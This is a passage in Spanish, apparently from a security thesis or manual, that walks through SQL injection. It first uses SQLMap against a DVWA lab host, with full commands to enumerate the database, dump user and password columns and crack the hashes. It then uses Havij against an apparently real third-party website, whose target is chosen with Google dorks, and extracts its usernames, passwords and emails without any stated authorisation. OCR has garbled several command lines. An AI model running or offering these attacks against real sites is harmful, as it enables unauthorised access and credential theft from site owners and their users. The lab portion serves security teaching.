Como se menciona en la sección 3.2 DVWA, cuenta con el apartado SQL injection Blind desde el cual se pueden poner a prueba este tipo de ataques. Como se comentó en el capítulo 2 atacar de manera manual una aplicación web con problemas de este tipo resulta muy laborioso y difícil de lograr. Para realizar este tipo de ataques de manera automatizada existen herramientas como SQLMap la cual realiza las distintas pruebas al sitio de manera automática y con ello se puede aumentar el porcentaje de éxito del ataque. Antes de realizar un ataque con la herramienta SQLMap es necesario recolectar cierta información, para esto:

1. Ingresar desde el navegador Firefox a la aplicación web alojada en el equipo víctima mediante la URL:

   `http://10.19.0.16/dvwa`

   Ingresar con las contraseñas mencionadas en el apartado 3.2.2.

2. Dentro de la aplicación configurar la seguridad a `medium`, siguiendo los pasos vistos en el apartado 3.1.5.
3. Abrir la aplicación BurpSuite la cual ya fue previamente configurada en el apartado 3.1.2 e iniciar una nueva captura siguiendo el procedimiento mostrado en la sección 3.2.2
4. En la aplicación DVWA dirigirse a la pestaña ***`SQL injection`*** e introducir el valor `1` en el campo de `User ID` y hacer clic en el botón `Submit`.
5. Al haber realizado clic en el botón `Submit` se obtendrá una captura en la aplicación BurpSuite. En la figura 3.47 se observa distinta información capturada por la herramienta BurpSuite, de dicha información se debe prestar particular atención a:

```
Referer:http://10.19.0.16/dvwa/vulnerabilities/sqli_blind/
Id=1&Submit=Submit
Cookie: security=medium;
PHPSESSID=0m6uim3cej3li8va8pve96akj0
```




Figura 3.47 Captura de solicitud HTTP en Burp Suite

6. Acceder a SQLMap. En la esquina superior izquierda del escritorio se encuentra una lista de aplicaciones disponibles, SQLMap se encuentra en:

```
Aplicaciones > Aplicaciones Web > sqlmap
```

7. Iniciado SQLMap, escribir el siguiente comando considerando los parámetros obtenidos en el punto 5,

```
root@kali:~# sqlmap -u
"http://10.19.0.16/dvwa/vulnerabilities/sqli_blin
d/" --
cookie="PHPSESSID=qget5s9qgcve2didt59et90cl7;secu
rity=medium;" - - data="id=1&Submit=Submit" -b --
current-db --current-user --dbs
```

La figura 3.48 muestra el sistema operativo, así como las tecnologías usadas por parte de la máquina víctima para alojar la aplicación DVWA, de igual manera se muestra el usuario administrador, así como el nombre de las bases de datos disponibles.




Figura 3.48 Información obtenida mediante SQLMap

Para conocer las tablas que conforman la base de datos con la aplicación SQLMap, se deben realizar los siguientes pasos:

1. Para ingresar a la base de datos `vulnerable` y poder observar las tablas que contiene se ingresa la siguiente sentencia:

   ```
   root@kali:~#sqlmap-u
   "http://10.19.0.16/dvwa/vulnerabilities/sqli_blin
   d/"                    "                    --
   cookie="PHPSESSID=qget5s9qgcve2didt59et90cl7;secu
   rity=medium;" - - data="id=1&Submit=Submit"  -b -
   -current-db --current-user -D vulnerable –-tables
   ```

   En la figura 3.49 se observa las tablas `guestbook y users` existentes en la base de datos `vulnerable,` donde la tabla `users` se sabe por ataques previos contiene información útil.




Figura 3.49: Tablas de la base de datos, Vulnerable

Para conocer las columnas que conforman la base de datos y los datos que estas contienen es necesario realizar los siguientes pasos:

1. Para observar el contenido de la tabla `users` se ingresa el siguiente comando,

   ```
   root@kali:~#sqlmap-u
   "http://10.19.0.16/dvwa/vulnerabilities/sqli_blind/
   "                                                    --
   cookie="PHPSESSID=qget5s9qgcve2didt59et90cl7;securi
   ty=low;" - - data="id=1&Submit=Submit" -b --current-
   db --current-user -D vulnerable –T users -- columns
   ```

   Donde únicamente se realizó el cambio de `--tables`, por `–T users` y se agregó `--columns` el resultado de dichos cambios es la visualización de las distintas columnas existentes en la tabla `users.`

   En la figura 3.50 se observan las columnas `user` y `password` dichas columnas se conoce por medio de ataques previos, contienen información útil para el atacante.




Figura 3.50 Columnas existentes en la tabla users

2. Para ver el contenido de la columna `user` a partir de la sentencia anterior, se realiza el cambio de `- - columns` por `- C user - - dump,`

   ```
   root@kali:~#sqlmap-u
   ```

```
"http://10.19.0.16/dvwa/vulnerabilities/sqli_blind/ " --
cookie="PHPSESSID=qget5s9qgcve2didt59et90cl7;security=low;" - - data="id=1&Submit=Submit" -b --
current-db --current-user -D vulnerable –T users
–C user –dump
```

El resultado de la sentencia anterior como se observa en la figura 3.51 es la visualización de los distintos usuarios en la base de datos.




Figura 3.51 Usuarios de la base de datos `vulnerable`

3. Para obtener las contraseñas de los usuarios vistos en la figura 3.51 es necesario vaciar el contenido de la columna `password,` para esto se usa el comando anterior, sustituyendo `user` por `password.` De igual forma, si se quiere conocer el contenido de las demás columnas basta con especificar la columna en el apartado `–C 'nombre columna - - dump',`

```
root@kali:~#sqlmap-u
"http://10.19.0.16/dvwa/vulnerabilities/sqli_blind/" --
```

```
cookie="PHPSESSID=qget5s9qgcve2didt59et90cl7;secu
rity=low;"--data="id=1&Submit=Submit" -b --
current-db --current-user -D vulnerable –T users
–C password –dump
```

Antes de desbordar el contenido de la columna `password`, SQLMap arrojará una petición para guardar los hashes de las distintas contraseñas en un archivo temporal, a lo cual se pulsa `Y`:

```
Do you want to store hashes to a temporary file
for eventual further processing?[Y/n]
```

Posteriormente preguntará si se desea descifrar los password a través de un ataque basado en diccionario, a lo cual se selecciona `Y`:

```
Do you want to crack them via a dictionary-based
attack? [Y/n/q]
```

Una vez seleccionado `Y`, SQLMap realizará el ataque y obtendrá las contraseñas de los distintos usuarios. En la figura 3.52 se observa las contraseñas obtenidas acompañadas de los hashes de los usuarios.




Figura 3.52 Contraseñas obtenidas con SQLMap

Realizado todo lo anterior ya se cuenta con los usuarios, así como las contraseñas de cada uno, es decir el acceso a la base de datos `vulnerable.`

3.6 SQL INJECTION MEDIANTE HAVIJ

Como se mencionó en la sección 2.6.3, Havij es una herramienta que cuenta con una interfaz gráfica la cual facilita su uso. Para poder realizar un ataque con mayor rango de éxito es necesario realizar una búsqueda de posibles víctimas con google dorks, una vez seleccionada la aplicación web víctima e iniciada la aplicación Havij, se realiza lo siguiente:

1. Definir víctima. Es necesario ingresar la URL del sitio que se busca atacar para que Havij realice distintas pruebas en busca de vulnerabilidades que den acceso a la información contenida en la base de datos, para esto se ingresa la siguiente URL del objetivo en `Target`:

   `http://www.animationish.com/lessons.php?id=4`

   Dar clic en `Analyze.`

   En la figura 3.53 se observa las distintas opciones con las que cuenta el atacante. En la parte inferior se observa un recuadro en el cual se muestra el status del ataque, que al resultar positivo muestra las sentencias en verde y activa las distintas opciones posibles.




Figura 3.53 interfaz Havij

2. Para conocer más información sobre la aplicación web objetivo es necesario dar clic en el icono Info. Se mostrará la URL víctima, su dirección IP, el nombre de la base de datos y las tecnologías que emplea.
3. Para conocer las tablas que conforman la base de datos se requiere dar clic en el icono Tables. Se mostrará una nueva lista de opciones, así como las bases de datos disponibles, de estas se debe seleccionar,

   `anímate_ish > Get Tables`

La figura 3.54 muestra las tablas existentes en la base de datos `anímate_ish`, se observa la tabla `user` la cual podría contener información útil para el atacante.




Figura 3.54 Tablas existentes en base de datos `animate_ish`

4. Para conocer las columnas que conforman la tabla `user` es necesario:

   Seleccionar la tabla `user`

   Dar clic en `Get Columns`

   Se desplegará una lista con las columnas que conforman la tabla `user` de esta lista se marcan las columnas `username, password, email`,

   Dar clic en `Get data`

La figura 3.55 muestra el contenido de las columnas antes seleccionadas.

